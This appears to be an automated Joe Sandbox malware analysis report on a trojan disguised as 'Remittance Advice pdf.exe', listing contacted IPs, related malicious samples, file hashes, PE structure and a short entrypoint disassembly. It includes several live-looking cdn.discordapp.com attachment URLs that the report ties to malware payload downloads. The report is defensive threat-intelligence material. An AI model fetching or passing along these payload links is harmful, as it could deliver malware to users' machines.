http://www.carterandcone.coml	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 0000000E.0000000 0.475194070.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
199.59.242.153	71822.bodis.com	United States		395082	BODIS-NJUS	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
85.159.66.93	natroredirect.natrocdn.com	Turkey		34619	CIZGITR	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403087
Start date:	03.05.2021
Start time:	18:49:34
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Remittance Advice pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.evad.winEXE@8/1@8/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 28.7% (good quality ratio 26.1%) • Quality average: 74.8% • Quality standard deviation: 30.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.42.151.234, 92.122.145.220, 2.23.155.232, 2.23.155.186, 20.82.210.154, 92.122.213.194, 92.122.213.249, 205.185.216.42, 205.185.216.10, 52.155.217.156, 20.54.26.129, 104.80.23.128 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, 2-01-3cf7-0009.cdx.cedexis.net, store-images.s-microsoft.com-c.edgekey.net, a767.dspw65.akamai.net, wu-fg-shim.trafficmanager.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, download.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, download.windowsupdate.com.edgesuite.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:50:26	API Interceptor	2x Sleep call for process: Remittance Advice pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.130.233	SkKcQaHEB8.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	P20200107.DOC	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	FBRO ORDER SHEET - YATSAL SUMMER 2021.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/836405556838924308/usd.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	G019 & G022 SPEC SHEET.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	Marking Machine 30W Specification.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	2021 RFQ Products Required.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/821511904769998921/821511945881911306/panam.exe
	Company Reference1.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/819949436054536222/820935251337281546/nbalax.exe
	PAY SLIP.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/788946375533789214/788947376849027092/atlasx.scr

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.25071.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/785423761461477416/785424240047947786/angelrawfile.exe
	part1.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/783666652440428545/783667553490698250/kdot.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.54.117.218
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 198.54.117.212
	REVISED PURCHASE ORDER.exe	Get hash	malicious	Browse	• 198.54.117.217
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 198.54.117.218
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• 198.54.117.218
	register.jpg.dll	Get hash	malicious	Browse	• 198.54.117.217
	24032130395451.pdf .exe	Get hash	malicious	Browse	• 198.54.117.218
	PO17439.exe	Get hash	malicious	Browse	• 198.54.117.215
	pdf Re revised PI 900tons.exe	Get hash	malicious	Browse	• 198.54.117.216
	YJgdGYWCni.exe	Get hash	malicious	Browse	• 198.54.117.211
	Passport_ID_jpg.exe	Get hash	malicious	Browse	• 198.54.117.211
	Taekwang Quote - 210421_001.exe	Get hash	malicious	Browse	• 198.54.117.211
	Ac5RA9R99F.exe	Get hash	malicious	Browse	• 198.54.117.218
	SA-NQAW12n-NC9W03-pdf.exe	Get hash	malicious	Browse	• 198.54.117.218
	1400000004-arrival.exe	Get hash	malicious	Browse	• 198.54.117.211
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 198.54.117.217
	uNttFPI36y.exe	Get hash	malicious	Browse	• 198.54.117.216
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 198.54.117.210
	PO#293701 pdf.exe	Get hash	malicious	Browse	• 198.54.117.217
	PAYMENT CONFIRMATION.exe	Get hash	malicious	Browse	• 198.54.117.210
cdn.discordapp.com	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 162.159.129.233
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.133.233
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 162.159.129.233
	To1sRo1E8P.exe	Get hash	malicious	Browse	• 162.159.130.233
	wNgiGmsOwT.exe	Get hash	malicious	Browse	• 162.159.129.233
	BhTxt5BUvy.exe	Get hash	malicious	Browse	• 162.159.133.233
	rSYbV3jx0K.exe	Get hash	malicious	Browse	• 162.159.129.233
	04282021.DOC.exe	Get hash	malicious	Browse	• 162.159.130.233
	SkKcQaHEB8.exe	Get hash	malicious	Browse	• 162.159.130.233
	P20200107.DOC	Get hash	malicious	Browse	• 162.159.130.233
	FBRO ORDER SHEET - YATSAL SUMMER 2021.exe	Get hash	malicious	Browse	• 162.159.130.233
	New order.04272021.DOC.exe	Get hash	malicious	Browse	• 162.159.134.233
	Payment-Confirmation_Copy.exe	Get hash	malicious	Browse	• 162.159.133.233
	Q264003.exe	Get hash	malicious	Browse	• 162.159.130.233
	Camscanner.New Order.09878766.exe	Get hash	malicious	Browse	• 162.159.135.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	doc07621220210416113300.exe	Get hash	malicious	Browse	• 162.159.129.233
	REF # 166060421.doc	Get hash	malicious	Browse	• 162.159.133.233
	File Attached.exe	Get hash	malicious	Browse	• 162.159.133.233
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• 162.159.130.233
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• 162.159.130.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Yeni sipari#U015f _WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	6a9b0000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	6ba90000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	setup-lightshot.exe	Get hash	malicious	Browse	• 104.23.139.12
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	Bank payment return x.exe	Get hash	malicious	Browse	• 104.21.19.200
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Trojan.GenericKD.36812138.16843.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4.dll	Get hash	malicious	Browse	• 104.20.184.68
	LAjei2S8bg.exe	Get hash	malicious	Browse	• 104.21.19.200
	HFTeISi0wZQeZi6.exe	Get hash	malicious	Browse	• 104.21.19.200
	don.exe	Get hash	malicious	Browse	• 172.67.218.244
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.18.24.31
	QEpa8OLm9Z.exe	Get hash	malicious	Browse	• 172.67.188.154
BODIS-NJUS	MRQUolkoK7.exe	Get hash	malicious	Browse	• 199.59.242.153
	100005111.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentAdvice.exe	Get hash	malicious	Browse	• 199.59.242.153
	raw.exe	Get hash	malicious	Browse	• 199.59.242.153
	HbnmVuxDIc.exe	Get hash	malicious	Browse	• 199.59.242.153
	Rio International LLC URGENT REQUEST FOR QUOTATION .exe	Get hash	malicious	Browse	• 199.59.242.153
	NEW ORDER INQUIRY_B3003H24 .pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_R4100131210.pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	7665585857.docx	Get hash	malicious	Browse	• 199.59.242.153
	9JFrEPf5w7.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ-14042021 Guangzhou Haotian Equipment Technology Co., Ltd,pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	OrSxEMsYDA.exe	Get hash	malicious	Browse	• 199.59.242.153
	swift note.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	Swift002.exe	Get hash	malicious	Browse	• 199.59.242.153
	Statement Of account.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 199.59.242.153
	RCS76393.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentAdvice.exe	Get hash	malicious	Browse	• 199.59.242.153
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 199.59.242.153

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 162.159.130.233
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 162.159.130.233
	Tree Top.html	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PT6-1152.doc	Get hash	malicious	Browse	• 162.159.130.233
	s.dll	Get hash	malicious	Browse	• 162.159.130.233
	setup-lightshot.exe	Get hash	malicious	Browse	• 162.159.130.233
	s.dll	Get hash	malicious	Browse	• 162.159.130.233
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.130.233
	pic05678063.exe	Get hash	malicious	Browse	• 162.159.130.233
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.130.233
	e17486cd_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.159.130.233
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 162.159.130.233
	Purchase Order comfirmation to issue INVOICE.html	Get hash	malicious	Browse	• 162.159.130.233
	jX16Cu330u.exe	Get hash	malicious	Browse	• 162.159.130.233
	5jHZqgYHCZ.exe	Get hash	malicious	Browse	• 162.159.130.233
	z3LOkpYy4s.exe	Get hash	malicious	Browse	• 162.159.130.233
	dl6jAtWJeR.exe	Get hash	malicious	Browse	• 162.159.130.233
	YVNw1T4L7m.exe	Get hash	malicious	Browse	• 162.159.130.233
	QsO4ETjF7s.exe	Get hash	malicious	Browse	• 162.159.130.233
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 162.159.130.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Rvxegpaadtlzpxdmcufyegvoybvpuiv[1]	
Process:	C:\Users\user\Desktop\Remittance Advice pdf.exe
File Type:	data
Category:	downloaded
Size (bytes):	421376
Entropy (8bit):	6.987505387736667
Encrypted:	false
SSDEEP:	12288:YTJtLo39BtGicUxJMM1Men1Dv4m7GorQV:YTJCWnM1Zn1DEKy
MD5:	C38C0EE55D473984E6DDE723FC21D34E
SHA1:	EA1E7F1920E49B5255A0725ABB390D19457C08CA
SHA-256:	403437C085886D18DA75BD5CCEF68B6428DEE165D8290C5514E5451AC398EA0C
SHA-512:	A1A4597C95DA8D8F127ABE984D28890E7F0A0F4916535C0AC47A99B764AE1E900443617831AA828FC2969756BF74C26D00C85103F9303E53B7C8F7BF3FAAB51F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdn.discordapp.com/attachments/831802482459672609/838794174521933834/Rvxegpaadtlzpxdmcufyegvoybvpuiv
Preview:	.cecccgc.c..cc.ccccccc.c}ccccccccccccccccccccccccccccccccccc.cc.scq...j....j..................................m..cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc..cc..ic....cccccccCc.>..e.c..ccq.cccccS..ccscc.ccc.ccscccecgcccccc gcccccccc.iccgcccccec.cccccccccccsccsccccccsccccccccccccS.c..ccc.gc..eccccccccccccccccccgc..cccccccccccccccccccccccccccccccccccccccccccccccccccc cccccccccccccccccccccccccc...cccc?..ccsccc..ccgccccccccccccccc.cc...cccs.ecc.cc.ecc.cccccccccccc.cc#...cccccr.cccC.cccccc%.cccccccccccccccc#......cc..cccS.ccqc cc%.cccccccccccc.cc#......cc..ccccgcc.ccc3.cccccccccccc.cc......ccc..ecc.gcc.eccO.cccccccccccc.cc.cccccccccccc.gccccccgcccccccccccc.cc.cccccccccccccccccc cccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccccc cccccccccccccccccccccccccccccccccccccccccccccc

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.594037642420053
TrID:	• Win32 Executable (generic) a (10002005/4) 99.66% • Win32 Executable Delphi generic (14689/80) 0.15% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02%
File name:	Remittance Advice pdf.exe
File size:	771072
MD5:	f597d74f90311fa86a708b211892d76f
SHA1:	2d8f68efc677df2b2958e5631bffaf610a5661ab
SHA256:	84d44657f148197e79e253ab0b50cdd8003e2b760318f9a b760b47fe4e25a594
SHA512:	f541bfd4e0a0566002bd1e18d5b43d20a2452099e23e2f0 f5e64202e2bad1317bb3aa51eca005908314bb49eee607 4b8ae09c58006ec1c134c7b218a5e6f312e
SSDEEP:	12288:qjG2QEEsadOoRzP6nIHNFfHH3tmDJP2uU/Oy/ e/:qK2adO0zznPXIPRUD/M
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	b464e4d0f0d8cc60

Static PE Info

General

Entrypoint:	0x471704
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	831fc92f23cd73751a129066fe55905a

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 004714CCh
call 00007F9F889D7779h
nop
nop
nop
nop
nop
nop

Instruction
nop
nop
mov eax, dword ptr [00473A14h]
mov eax, dword ptr [eax]
call 00007F9F88A27DC9h
mov ecx, dword ptr [00473914h]
mov eax, dword ptr [00473A14h]
mov eax, dword ptr [eax]
mov edx, dword ptr [00471080h]
call 00007F9F88A27DC9h
mov eax, dword ptr [00473A14h]
mov eax, dword ptr [eax]
mov byte ptr [eax+5Bh], 00000000h
mov eax, dword ptr [00473A14h]
mov eax, dword ptr [eax]
call 00007F9F88A27E32h
call 00007F9F889D53C1h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x75000	0x22d2	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x82000	0x403c1	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x7a000	0x7158	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x79000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x7075c	0x70800	False	0.528146701389	data	6.56315808572	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x72000	0x1bac	0x1c00	False	0.460658482143	data	4.68674643107	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x74000	0xd75	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x75000	0x22d2	0x2400	False	0.358615451389	data	4.8136915441	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x78000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x79000	0x18	0x200	False	0.048828125	data	0.20058190744	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x7a000	0x7158	0x7200	False	0.615748355263	data	6.66854412504	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x82000	0x403c1	0x40400	False	0.327726015321	data	5.48503294472	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x82888	0x134	data		
RT_CURSOR	0x829bc	0x134	data		
RT_CURSOR	0x82af0	0x134	data		
RT_CURSOR	0x82c24	0x134	data		
RT_CURSOR	0x82d58	0x134	data		
RT_CURSOR	0x82e8c	0x134	data		
RT_CURSOR	0x82fc0	0x134	data		
RT_ICON	0x830f4	0x94a8	data	English	United States
RT_DIALOG	0x8c59c	0x52	data		
RT_STRING	0x8c5f0	0x318	data		

Name	RVA	Size	Type	Language	Country
RT_STRING	0x8c908	0x1cc	data		
RT_STRING	0x8cad4	0x188	data		
RT_STRING	0x8cc5c	0x1b0	data		
RT_STRING	0x8ce0c	0x298	data		
RT_STRING	0x8d0a4	0xe8	data		
RT_STRING	0x8d18c	0x128	data		
RT_STRING	0x8d2b4	0x2b8	data		
RT_STRING	0x8d56c	0x3f8	data		
RT_STRING	0x8d964	0x360	data		
RT_STRING	0x8dcc4	0x3e8	data		
RT_STRING	0x8e0ac	0x234	data		
RT_STRING	0x8e2e0	0xec	data		
RT_STRING	0x8e3cc	0x1b4	data		
RT_STRING	0x8e580	0x3e4	data		
RT_STRING	0x8e964	0x358	data		
RT_STRING	0x8ecbc	0x2b4	data		
RT_RCDATA	0x8ef70	0x10	data		
RT_RCDATA	0x8ef80	0x2c67b	PC bitmap, Windows 3.x format, 225 x 225 x 4	English	United States
RT_RCDATA	0xbb5fc	0x761	Delphi compiled form 'T__2631768680'		
RT_RCDATA	0xbbd60	0x5d59	Delphi compiled form 'T__2632699841'		
RT_GROUP_CURSOR	0xc1abc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xc1ad0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xc1ae4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xc1af8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xc1b0c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xc1b20	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xc1b34	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xc1b48	0x14	data	English	United States
RT_MANIFEST	0xc1b5c	0x865	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetTickCount, QueryPerformanceCounter, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
